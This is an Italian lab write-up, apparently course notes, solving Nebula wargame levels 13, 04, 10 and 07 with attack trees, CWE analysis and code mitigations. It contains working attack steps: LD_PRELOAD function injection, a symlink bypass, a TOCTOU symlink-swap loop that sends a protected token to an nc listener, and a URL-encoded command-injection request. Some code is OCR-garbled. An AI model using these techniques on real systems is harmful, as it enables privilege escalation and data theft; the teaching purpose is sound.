
MA: il meccanismo di iniezione della libreria non funzionerà!!!

Problema con flag13: il programma flag13 ha l'accesso setuid → e se l'eseguibile è SETUID, **dove esserlo anche la libreria condivisa!**

L'iniezione di una libreria condivisa funziona solo se il file binario e la libreria condivisa hanno lo stesso tipo di privilegi: o sono entrambi SETUID o nessuno dei due lo è.
Siccome non possiamo impostare il bit SETUID per la libreria condivisa, allora dobbiamo rimuovere il bit SETUID per il file binario *flag13* → con una semplice copia:

```
cp /home/flag13/flag13 /home/level13
```

Albero di attacco



1. COPIA DI FLAG13 per rimuovere SETUID
2. SCRITTURA DELLA LIBRERIA CONDIVISA: dove scriviamo la firma della funzione di getuid con il corpo che contiene solo return 1000.
3. GENERIAMO LA LIBRERIA CONDIVISA (shared object): `gcc -fPIC -o getuid.so getuid.c`
4. MODIFICA DELLA VAR. DI AMBIENTE LD_PRELOAD: `export LD_PRELOAD=./getuid.so`
5. ESECUZIONE flag13 → OTTENIAMO LA PWD
6. ACCESSO CON UTENTE flag13 ed ESECUZIONE getflag.

DEBOLEZZE Level13

La vulnerabilità presente in level13.c si verifica solo se due diverse debolezze sono presenti e sfruttate contemporaneamente: (i) con la manipolazione di una variabile di ambiente (LD_PRELOAD) si sostituisce `getuid()` con una funzione che aggira il controllo di autenticazione (**CWE-426 Untrusted Search Path**); (ii) by-pass dell'autenticazione tramite *spoofing* (tecnica utilizzata per falsificare o contraffare informazioni al fine di ingannare o trarre in inganno altri utenti, dispositivi o sistemi), in cui l'attaccante può riprodurre in proprio il token di autenticazione di un altro utente.

MITIGAZIONI Level13

Non ha senso ripulire la variabile di ambiente LD_PRELOAD (così come fatto nel livello 01), perché questa variabile agisce prima del caricamento del programma e nel momento in cui il processo esegue `putenv()` su LD_PRELOAD, la funzione `getuid()` è già stata iniettata da tempo!

Proviamo e vediamo che non funziona:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp)
{
    int c;
    char token[256];

    putenv("LD_PRELOAD=");
    if(getuid() != FAKEUID) {
        printf("Security failure detected.\n");
        UID %d started us,\n";
        we expect %d\n", getuid(), FAKEUID);
    }
    printf("The system administrators will be notified\n");
    of this violation\n");
    exit(EXIT_FAILURE);
}


bzero(token, 256);
strncpy(token, "b705702b-76a8-42b0-8844-3adabbe5ac58", 36);
printf("your token is %s\n", token);
```

Compiliamo level13-env.c:
gcc -o flag13-env level13-env.c

Modifichiamo la variabile LD_PRELOAD:
export LD_PRELOAD=/path/to/getuid.so

Eseguiamo flag13-env:
/path/to/flag13-env

Risultato: `getuid()` rimane iniettata



```
level13@ubuntu:~$ gcc -o flag13-env level13-env.c
level13@ubuntu:~$ export LD_PRELOAD=./getuid.so
level13@ubuntu:~$ ./flag13-env
your token is b705702b-76a8-42b0-8844-3adabbe5ac58
level13@ubuntu:~$
```

Il problema è relativo all'autenticazione proposta in `level13.c` che è *concettualmente errata* perché basata su un singolo valore pubblicamente noto dall'attaccante (UID=1000). Occorre usare più fattori di autenticazione, tra cui alcuni non ricavabili dagli attaccanti.

Level04

Questo livello richiede la lettura del file `token`, ma il codice limita i file che possono essere letti. Trovate un modo per aggirarlo.

Per eseguire questo livello, accedi come account `level04` con `pwd level04`. I file per questo livello possono essere trovati in `/home/flag04`.

Il programma in questione si chiama `level04.c` e il suo eseguibile ha il seguente percorso: `/home/flag04/flag04`.



```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>

int main(int argc, char **argv, char **envp)
{
    char buf[1024];
    int fd, rc;

    if(argc == 1) {
        printf("%s [file to read]\n", argv[0]);
        exit(EXIT_FAILURE);
    }

    if(strstr(argv[1], "token") != NULL) {
        printf("You may not access '%s'\n", argv[1]);
        exit(EXIT_FAILURE);
    }

    fd = open(argv[1], O_RDONLY);
    if(fd == -1) {
        err(EXIT_FAILURE, "Unable to open %s", argv[1]);
    }

    rc = read(fd, buf, sizeof(buf));

    if(rc == -1) {
        err(EXIT_FAILURE, "Unable to read fd %d", fd);
    }

    write(1, buf, rc);
}
```

L'obiettivo di questa sfida è: lettura del token (*password dell'utente flag04*), in assenza dei permessi per farlo → autenticazione come utente *flag04* → esecuzione del programma */bin/getflag* come utente *flag04*.

La directory */home/flag04* contiene, oltre a file di configurazione di BASH, un eseguibile *flag04* e un file token. Digitando *ls -la /home/flag04/flag04* otteniamo:

```
-rwsr-x--- 1 flag04 level04
```

Il file *flag04* è di proprietà dell'utente *flag04* ed è leggibile ed eseguibile dagli utenti del gruppo *level04*. Inoltre, è SETUID.

Digitando *ls -la /home/flag04/token* otteniamo:

```
-rw----- 1 flag04 flag04
```

Il file *token* è di proprietà dell'utente *flag04* ed è leggibile e scrivibile solo da lui. Probabilmente il file *token* consente di determinare la password di *flag04*.

L'ottenimento della password non è possibile con un richiesta legittima o con la sua rottura → unica strada possibile lettura del file token.

Autenticandoci come *level 04* e provando a visualizzare il file *token* con il comando *cat* → otteniamo un messaggio di errore.

Poiché abbiamo il permesso di esecuzione, proviamo ad eseguire il binario *flag04* e ci accorgiamo che il programma si aspetta il nome di un file da aprire → provando a chiedere l'apertura di un file qualsiasi, ad esempio */etc/passwd*, il contenuto del file viene mostrato a video → provando con il file *token*, abbiamo un messaggio di errore.

Possiamo concludere che il programma legge qualsiasi file tranne *token*.

Analisi del codice sorgente

Analizzando il codice sorgente possiamo evincere che:

- Se il numero di argomenti è 1, il programma termina (nessun file specificato).
- Se il nome del file è *token*, il programma termina e stampa un messaggio di errore.

Il controllo sul nome del file passato come input viene fatto dalla funzione *strstr*, che rileva se l'argomento passato al programma è un file denominato *token* o che contiene una sottocorona contenente *token* → il messaggio di errore si ha ogni qual volta l'argomento passato a *flag04* contiene *token* come sottocorona.

Bypassando il controllo, il programma procede con l'apertura dell'argomento passato in input in modalità di lettura.

- Provando a generare e a iniettare una libreria che modifichi *strstr* otteniamo un errore perché è necessaria omogeneizzazione dei privilegi (SETUID accesso o spento per entrambi: sia libreria che eseguibile) → effettuiamo così una copia di *flag04* per "spegnere" anche il suo SETUID (stessi privilegi della libreria condivisa creata) → l'attacco fallisce a causa dei permessi del file *flag04*, perché la copia di *flag04* non è capace di aprire *token* poiché non ha il bit SETUID settato e, inoltre, il file *token* non ha i permessi di lettura per gli altri utenti.


Analizzando ulteriormente il codice, vediamo che l'apertura del file avviene con la funzione *open* e analizzando cosa fa e leggendo la sua documentazione (con comando *man*), scopriamo che può aprire diversi tipi di file, tra cui i **link simbolici** (ovvero un file che punta ad un altro file).

La soluzione è andare a creare un link simbolico che punta al file token e passarlo come file da leggere a flag04, il symlink avrà un nome diverso da *token* e ciò ci permetterà di bypassare il controllo di *strstr*.

1. CREIAMO UN SYMLINK KEY CHE PUNTI AL FILE TOKEN: *ln -s /home/flag04/token key*
2. ESEGUIAMO FLAG04 PASSANDOGLI KEY (grazie a SETUID acceso la open in *level04.c* viene eseguita con i privilegi dell'utente *flag04* → quindi chi tenta di aprire il file corrisponde al proprietario, cioè *flag04*)
3. SI OTTIENE A VIDEO LA PWD DI FLAG04, CON CUI ACCEDERE ED ESEGUIRE IL GETFLAG.

Se provassimo a visualizzare il contenuto del symlink con cat avremmo ancora problemi di accesso, perché non avremmo i permessi per leggere il file (cosa che non avviene con l'eseguibile flag04 perché ha il SETUID acceso).

Albero di attacco



DEBOLEZZE Level04

La vulnerabilità presente in level04.c si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente: (i) assegnazione di privilegi non minimi al file binario (CWE-276); (ii) utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi (CWE-272); la terza è relativa al fatto che in UNIX è possibile accedere ad un file per cui non si hanno i permessi creando un *link simbolico* che punti ad esso → CWE di riferimento: **CWE-61 Unix Symbolic link (Symlink) Following**.

MITIGAZIONI Level04

1. La contromisura più ovvia consiste nel non salvare le credenziali di accesso di flag04 nel file token. I dati sensibili non vanno mai memorizzati in chiaro!
2. Modifichiamo level04.c inserendo all'interno del codice sorgente la stringa: `fd = open(argv[1], O_RDONLY | O_NOFOLLOW)` → in questo modo, all'esecuzione del nuovo binario `flag04_mitigated` con argomento il symlink key si ha il messaggio di errore.
3. Usiamo la funzione `readlink` per controllare se il parametro passato contiene un symlink → Modifichiamo level04.c inserendo all'interno del codice sorgente il seguente frammento:

```

if(readlink(argv[1],buf,sizeof(buf)) > 0){
    printf("Sorry. Symbolic links not allowed!\n");
    exit(EXIT_FAILURE);
}
  
```

All'esecuzione del nuovo binario `flag04_readlink` con argomento il symlink key si ha il messaggio di errore.

Level10

Il binario setuid in /home/flag10/flag10 caricherà qualsiasi file indicato, purché soddisfi i requisiti della chiamata di sistema `access()`.

Il programma in questione si chiama `level10.c` e il suo eseguibile ha il seguente percorso: `/home/flag10/flag10`.

Il livello 10 tratta un'altra tecnica per aggirare il controllo dell'accesso ai file.

Vedendo il contenuto della cartella /home/flag10 con il comando `ls -la`, si avrà come output:

- Il file token è di proprietà dell'utente flag10 ed è leggibile e scrivibile solo da lui → Quindi l'attaccante (utente level10) non ha accesso in lettura al file token.
- La cartella /home/flag10 contiene anche un eseguibile `flag10` che è di proprietà dell'utente flag10 ed è eseguibile anche da level10, con bit SETUID acceso.

Obiettivi della sfida: Lettura del token (password dell'utente flag10), in assenza dei permessi per farlo → Autenticazione come utente flag10 ed esecuzione del programma /bin/getflag come utente flag10.

Provando a mandare in esecuzione il binario flag10, notiamo dei messaggi di errori dai quali si evince che il programma si aspetta il nome di un file e di un host → idea: usiamo token come file di input → riceviamo come messaggio “Non hai i permessi per accedere a token”.

Analizziamo il codice sorgente di level10.c:

```

level10.c
...
int main(int argc, char **argv){
    char *file;
    char *host;
    if(argc < 3) {
        printf("%s file host\n\tsends file to host if you have
               access to it\n", argv[0]);
        exit(1);
    }
    file = argv[1];
    host = argv[2];
}

```

The annotations explain the code logic:

- A box around the condition `if(argc < 3)` contains the text: "Se il numero di argomenti è minore di 3, il programma termina".
- An arrow points from the `file = argv[1];` assignment to a box containing: "Il primo parametro è il nome del file; Il secondo è il nome dell'host".
- An arrow points from the `access(argv[1], R_OK) == 0` check to a box containing: "Controlla se il file è accessibile in lettura, altrimenti stampa un messaggio di errore".
- An arrow points from the `printf("Connecting to %s:18211 ... ", host);` line to a box containing: "Se il file ha i permessi in lettura, viene stampato questo messaggio".
- A box around the `else { printf("You don't have access to %s\n", file); }` block contains the text: "...".

In questa sfida abbiamo bisogno di una seconda macchina Linux come host per collegarci all'ip della macchina e metterla in ascolto sulla porta 18211 col comando

`nc -lvp 18211`

dove:

- l: listen mode
- v: verbose
- n: numeric-only ip address, no DNS
- p: local port number

Questo per far comunicare la nostra macchina ed inviargli i file da stampare a video.

Il programma, nella pratica, invia all'host in ascolto il contenuto di un file che viene passato insieme all'host come input.

Nell'analisi del file, notiamo l'uso delle funzioni `open()` e `access()`. Quest'ultima è interessante perché, contrariamente a `open()`, se il percorso fornito è un link simbolico, `access()` verifica i permessi del file a cui il link punta. Inizialmente, pensiamo di utilizzare `open()` e la tattica già vista in level04 per aggirare i controlli di accesso al file, ma con l'introduzione di `access()` questo approccio fallisce. La ragione è che access() controlla l'esistenza del percorso e i permessi di lettura, scrittura ed esecuzione, e se il percorso è un link simbolico, controlla il file a cui punta il link utilizzando l'UID e il GID reali del processo.

Leggendo la sezione NOTES del manuale relativo ad `access()` scopriamo una cosa interessante: *“l'uso di access() per verificare se un utente è autorizzato ad aprire un file prima di farlo effettivamente con open() crea una falla nella sicurezza, perché l'utente potrebbe sfruttare il breve intervallo di tempo tra la verifica e l'apertura del file per manipolarlo”* → RACE CONDITION: più processi concorrenti tentano di accedere o modificare risorse condivise nello stesso momento, e il risultato finale dipende dall'ordine esatto in cui avvengono le operazioni. In questo contesto, il breve intervallo di tempo tra la verifica dei permessi con `access()` e l'apertura effettiva del file con `open()` può consentire a un utente malintenzionato di modificare il file o le autorizzazioni del file stesso durante questo intervallo, sfruttando la condizione di gara.

Leggendo il sorgente, notiamo che c'è effettivamente un intervallo tra il controllo dei permessi con `access()` e l'apertura del file con `open()`.

```

if(access(argv[1], R_OK) == 0) {
    ...
    ffd = open(file, O_RDONLY);
}

```

INTERVALLO TEMPORALE


Proviamo a sfruttare questo intervallo creando in file temporaneo che ci faccia superare il controllo della access() e poi sostituiamo il file da leggere con un link simbolico che punta al file token prima della open().

- L'idea è quella di creare un link simbolico che punta a un file chiamato "tokenfalso" per superare il controllo di accesso. Durante l'intervallo di tempo tra la chiamata alla funzione access() e la chiamata alla funzione open(), cambiamo il percorso del link simbolico in modo che punti al file "token". In questo modo, quando la funzione open() viene chiamata, aprirà il file target senza effettuare controlli sui permessi.

Passi da seguire

1. CREIAMO UN SOFT LINK AL FILE TOKENFINITO: `ln -s /tmp/tokenfinto /home/level10/flag` → ci permette di superare il controllo della access, in quanto abbiamo accesso al file puntato (tokenfinto).
2. CREIAMO UN SOFT LINK AL FILE TOKEN: `ln -sf /home/flag10/token /home/level10/flag` → il soft link ci fa superare il controllo della open, come in Level04.

I due soft link hanno lo stesso nome ma puntano a due risorse differenti: alla prima abbiamo accesso, alla seconda no → **NB**: l'opzione -f sovrascrive il softlink, se già esiste (fondamentale per il nostro scopo). È come se stessimo scambiando il puntatore al file da aprire.



Potremmo non individuare il momento giusto per lo scambio del file tra la access() e la open() → servono più esecuzioni del programma per far sì che il soft link, all'apertura della open(), punti al file token. Possiamo usare l'istruzione BASH while true per creare un ciclo infinito e mettiamo il processo in background con &, in modo da poter eseguire flag10 e mettere in atto l'attacco.

3. OTTENIAMO UNO SCAMBIO CONTINUO DI PUNTATORI

```

while true;
do
    ln -sf /tmp/tokenfinto /home/level10/flag;
    ln -sf /home/flag10/token /home/level10/flag;
done &

```

```

level10@nebula:/tmp$ while true; do ln -sf /tmp/tokenfinto flag ; ln -sf /home/f
lag10/token flag ; done &

```

4. CREIAMO UN CICLO INFINITO DI ESECUZIONE DI FLAG10:

```

while true;
do
    /home/flag10/flag10 /home/level10/flag IPAddress;
done

```

```

Sending file .. wrote file!
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/flag
connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
Connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!
You don't have access to /tmp/flag
connecting to 192.168.239.130:18211 .. Connected!
Sending file .. wrote file!

```

```

615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
..00 00.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
..00 00.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
..00 00.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
..00 00.
...Testing...

```

5. OTTENIAMO IL TOKEN E QUINDI LA PWD DI flag10 → ACCEDIAMO COME UTENTE flag10 → ESEGUIAMO `/bin/getflag`.


DEBOLEZZE Level10

La vulnerabilità presente in level10.c si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente: (i) assegnazione di privilegi non minimi al file binario (CWE-276); (ii) utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi (CWE-272); la terza è relativa all'utilizzo della funzione access() seguito da una

`open()` che comporta un buco di sicurezza (*race condition*) → **CWE-367 Time-of-check Time-of-use (TOCTOU) Race Condition**.

Race condition

Situazione in cui il risultato dell'esecuzione di un insieme di processi, che condividono una risorsa, dipende dall'ordine in cui essi sono eseguiti



MITIGAZIONI Level10

Mitigazione #1. Spegnere il bit SETUID e ripetere l'attacco: `sudo -1` (diventiamo root); `chmod u-s /home/flag10/flag10`.

Mitigazione #3. Il sito della CWE consiglia le seguenti strategie per risolvere il bug TOCTOU: *"quando il file da modificare è di proprietà dell'utente e del gruppo correnti, impostare il gid e l'uid effettivi su quelli dell'utente e del gruppo correnti quando si esegue questa istruzione"*. In sostanza, quando il file che deve essere modificato è di proprietà dell'utente e del gruppo correnti, si consiglia di impostare l'UID (User ID) e il GID (Group ID) effettivi sui valori dell'utente e del gruppo correnti al momento dell'esecuzione dell'istruzione. Questo aiuta a mitigare il rischio di un attacco TOCTOU, in cui un utente malintenzionato sfrutta il breve intervallo di tempo tra il controllo e l'utilizzo di una risorsa condivisa per eseguire un attacco. Quindi:

- Creiamo un nuovo file `level10_mitigated.c` ed inseriamo all'interno del codice le seguenti istruzioni:

```
int uid = getuid(); //uid reale
int euid = geteuid(); //uid effettivo
seteuid(uid);

ffd = open(file, O_RDONLY);
if(ffd == -1) {
    printf("Damn. Unable to open file\n");
    exit(EXIT_FAILURE);
}

//Ripristiniamo i privilegi
seteuid(euid);
```

Abbassiamo i privilegi prima della `open`

Ripristiniamo i privilegi

- Compiliamo il sorgente e diamo all'eseguibile gli stessi permessi del file `flag10` originario
- Ripetiamo l'attacco con il nuovo eseguibile

Non abbiamo più accesso alla password di `flag10`

INIEZIONE REMOTA

L'**iniezione remota** è una iniezione che avviene mediante un **vettore di attacco remoto**. Mentre nelle iniezioni locali si ha a disposizione una shell sulla macchina vittima per l'immissione diretta di comandi, nell'iniezione remota ciò non avviene.

Una caratteristica dell'*iniezione remota* è la presenza di due asset: **asset client**, ovvero colui che invia le richieste, e **asset server**, colui che riceve richieste, elabora risposte e invia risposte. I dati delle richieste e delle risposte sono trasmessi tramite **protocollo TCP/IP** e contengono iniezioni per uno **specifico linguaggio** (ad esempio, shell o SQL).

I dati delle richieste vengono ricevuti tramite un protocollo applicativo e poi **trasmessi inoltrati ad altri asset** tramite un diverso protocollo applicativo. Ad esempio, i dati possono provenire da un client e passare attraverso un server web prima di essere inviati a un server di database.

Level07

L'utente *flag07* stava scrivendo il suo primo programma Perl che gli consentiva di eseguire il ping degli host per vedere se erano raggiungibili dal server Web.

Il programma in questione si chiama *index.cgi* e il suo eseguibile ha il seguente percorso: */home/flag07/index.cgi*.

Questa sfida riguarda un tipo di attacco chiamato RCI (Remote Command Injection), che consiste nell'iniettare comandi malevoli in un server remoto. Questo tipo di attacco avviene quando un client comunica con un server attraverso il protocollo TCP e invia pacchetti contenenti codice dannoso in vari linguaggi, come SQL o shell.

In questo livello, è presente uno script in Perl che effettua il ping degli host per verificare se il server web è raggiungibile. L'obiettivo della sfida è l'esecuzione del programma */bin/getflag* con i privilegi dell'utente *flag07*.

L'utente può accedere solamente alle dir: */home/level07* e */home/flag07*. La directory */home/level07* non sembra contenere materiale interessante, mentre, la directory */home/flag07* contiene file di configurazione di BASH e altri due file molto interessanti: *index.cgi* e *thttpd.conf*. Visualizziamo i metadati di *index.cgi*

```
ls -l /home/flag07/index.cgi
-rwxr-xr-x 1 root root ... /home/flag07/index.cgi
```

Il file *index.cgi* è leggibile ed eseguibile da tutti gli utenti e modificabile solo da root e NON è SETUID.

Analisi di *index.cgi*

- *#!/usr/bin/perl* → L'interprete dello script è il file binario eseguibile */usr/bin/perl* (ossia l'interprete Perl).
- *use CGI* → Importa il modulo *CGI.pm*, contenente le funzioni di aiuto nella scrittura di uno script CGI.
- *qw{param}* → Il modulo CGI effettua il parsing dell'input e rende disponibile ogni valore attraverso la funzione *param()*.
- Stampa su STDOUT l'intestazione HTTP "Content-type", che definisce il tipo di documento servito (HTML).
- Definizione della funzione *ping*, in cui: la variabile *\$host* riceve il valore del primo parametro della funzione (*\$_[0]*); c'è la stampa dell'intestazione HTML della pagina; poi l'array "output" riceve tutte le righe dell'output del comando successivo e per ogni linea di output stampa la linea; per concludere avviene la stampa dei tag di chiusura della pagina HTML.
- Invocazione della funzione *ping* con argomento pari al valore del parametro "Host" della query string HTTP.

Il programma *index.cgi* riceve input da un argomento "Host=IP" se è invocato dalla linea di comando o da una richiesta GET "/index.cgi?Host=IP" se è invocato da un server Web. Lo script *index.cgi* crea una struttura di base per una pagina HTML, esegue il comando "ping -c 3 IP 2>&1", che invia 3 pacchetti ICMP ECHO_REQUEST all'host con indirizzo IP (e

reindirizza eventuali errori su STDOUT), e infine inserisce l'output del comando nella pagina HTML.

Esecuzione locale di *index.cgi*

Eseguiamo lo script *in locale*, tramite il passaggio diretto dell'argomento *Host=IP*:
/home/flag07/index.cgi Host=8.8.8.8 → nota: si è scelto l'IP 8.8.8.8 poiché è il DNS pubblico di Google. In questo modo, viene visualizzato sul terminale l'output di *ping -c 3 8.8.8.8*

Primo tentativo di attacco. Proviamo a concatenare il comando che ci interessa: → viene eseguito anche */bin/getflag* ma non con i privilegi di *flag07*.

Questo perché il comando provoca *l'esecuzione sequenziale* di due comandi da parte dell'interprete BASH → NON SI TRATTA DI INIEZIONE LOCALE!

Per provare ad effettuare una iniezione locale, digitiamo invece

/home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"

In questo caso */bin/getflag* non viene eseguito e per capire cosa non ha funzionato, bisogna approfondire la conoscenza di *param()*.

La funzione *param()*

Invocata con il nome di un parametro, *param* restituisce il suo valore. Scopriamo inoltre che il carattere ; (semicolon) assume un ruolo speciale nel contesto degli URL gestiti dallo standard CGI (consente di separare i parametri).

Nel comando */home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"* l'argomento contiene un riferimento a 2 parametri: Nome=Host, valore=8.8.8.8; Nome=/bin/getflag, valore = emptystring. Tuttavia, lo script *index.cgi* estrae il solo valore di Host e lo assegna alla variabile \$host, quindi */bin/getflag* non viene iniettato.

Leggendo la documentazione scopriamo anche un'altra cosa interessante: “*La chiamata a param() può portare a vulnerabilità se non si sanifica l'input dell'utente, in quanto è possibile iniettare altre chiavi e valori di param nel codice..*”.

Caratteri speciali

Nel comando che abbiamo digitato sono stati usati *due caratteri speciali*: “; → delimitatore di campi” e “/ → separatore di directory”.

La procedura di escape dei caratteri speciali in un URL prende il nome di **URL encoding**, dato il carattere speciale: si individua il suo codice ASCII, lo si scrive in esadecimale e gli si prepende il carattere di escape %.

URL encoding del carattere ;

- Codice ASCII in base 10: 59
- Codice ASCII in esadecimale: 3B
- Codifica URL encoded: %3B

URL encoding del carattere /

- Codice ASCII in base 10: 47
- Codice ASCII in esadecimale: 2F
- Codifica URL encoded: %2F

L'input corretto da inviare allo script *index.cgi* prevede l'URL encoding dei caratteri speciali: “*Host=8.8.8.8%3B%2Fbin%2Fgetflag*”.

Tentiamo nuovamente l'attacco digitando il comando: */home/flag07/index.cgi "Host=8.8.8.8%3B%2Fbin%2Fgetflag"* → l'iniezione ha successo ma */bin/getflag* NON viene eseguito con i privilegi di *flag07*.

L'INIEZIONE LOCALE NON HA L'EFFETTO SPERATO!

È necessario eseguire lo script con i privilegi di *flag07* → è possibile una **iniezione remota** con lo stesso input dell'iniezione locale?

Bisogna identificare un server Web che esegua *index.cgi* SETUID *flag07* → se un siffatto server esiste, l'input appena usato permette l'esecuzione di */bin/getflag* con i privilegi di *flag07* → Si vince la sfida!

Il file *thttpd.conf*

Visualizziamo i metadati di *thttpd.conf*.

```
ls -l /home/flag07/thttpd.conf  
-rw-r--r-- 1 root root ... /home/flag07/thttpd.conf
```

Il file *thttpd.conf* è leggibile da tutti gli utenti e modificabile solo da *root* ed identifica il server Web sotto cui esegue *index.cgi*.

Analisi di *thttpd.conf*

Dalla lettura del file *thttpd.conf* otteniamo queste informazioni:

- *port=7007*: il server Web *thttpd* ascolta sulla porta 7007;
- *dir=/home/flag07*: la directory radice del server Web è */home/flag07*;
- *nochroot*: il server Web “vede” l’intero file system dell’host;
- *user=flag07*: il server Web esegue con i diritti dell’utente *flag07*.

Si può contattare il server Web sulla porta TCP 7007 (il vettore di accesso remoto) ed esso vede l’intero file system, quindi anche il file eseguibile */bin/getflag*. Il server Web esegue come utente flag07 (il che permette a */bin/getflag* l’esecuzione con successo).

Esiste un server Web? Per poter effettuare l’iniezione remota, verifichiamo che il server Web *thttpd* sia in esecuzione sulla porta 7007:

```
$ pgrep -1 thttpd          Esistono processi  
803 thttpd                di nome thttpd  
806 thttpd  
$ netstat -ntl | grep 7007      Un processo ascolta  
tcp6      0      0  ::::7007  ::::*           LISTEN  
                                         sulla porta TCP 7007
```

Nota: troveremo il Web server in esecuzione sulla porta 7007 se non sarà trascorso troppo tempo dall’avvio di Nebula

Da queste informazioni deduciamo che c’è un processo in ascolto sulla porta 7007. Tuttavia, non vi è una prova del fatto che il processo in ascolto sulla porta 7007 sia proprio *thttpd*.

Per verificare che il processo in ascolto sulla porta 7007 sia proprio *thttpd* servono i privilegi di *root*. È necessario **interagire direttamente con il server Web** per avere la certezza che il processo in ascolto sulla porta 7007 sia proprio *thttpd*.

È possibile inviare richieste al server (e ricevere le relative risposte) tramite il comando *nc*: *nc hostname port* → eseguiamo il comando: *nc localhost 7007*.


Proviamo a recuperare la risorsa associata all’URL: \$ nc localhost 7007 GET / HTTP/1.0

- L’accesso a / è proibito, ma scopriamo che il server è effettivamente *thttpd*!

Connettiamoci al server e invochiamo lo script con input URL encoded:

```
$ nc localhost 7007  
GET /index.cgi?Host=8.8.8.8%3B/bin%2Fgetflag
```

Albero di attacco



DEBOLEZZE Level07

La vulnerabilità appena vista si verifica solo se diverse debolezze sono presenti e sfruttate contemporaneamente.

Debolezza #1. Il Web server *thttpd* esegue con privilegi di esecuzione ingiustamente elevati: quelli dell'utente "privilegiato" *flag07* → **CWE-250 Execution with Unnecessary Privileges**.

Debolezza #2. Se un'applicazione Web che esegue comandi *non neutralizza i "caratteri speciali"* è possibile iniettare nuovi caratteri in cascata ai precedenti → **CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')**.

MITIGAZIONI Level07

Mitigazione #1. Possiamo riconfigurare *thttpd* in modo che esegua con i privilegi di un utente inferiore, ad esempio *level07* piuttosto che *flag07*.

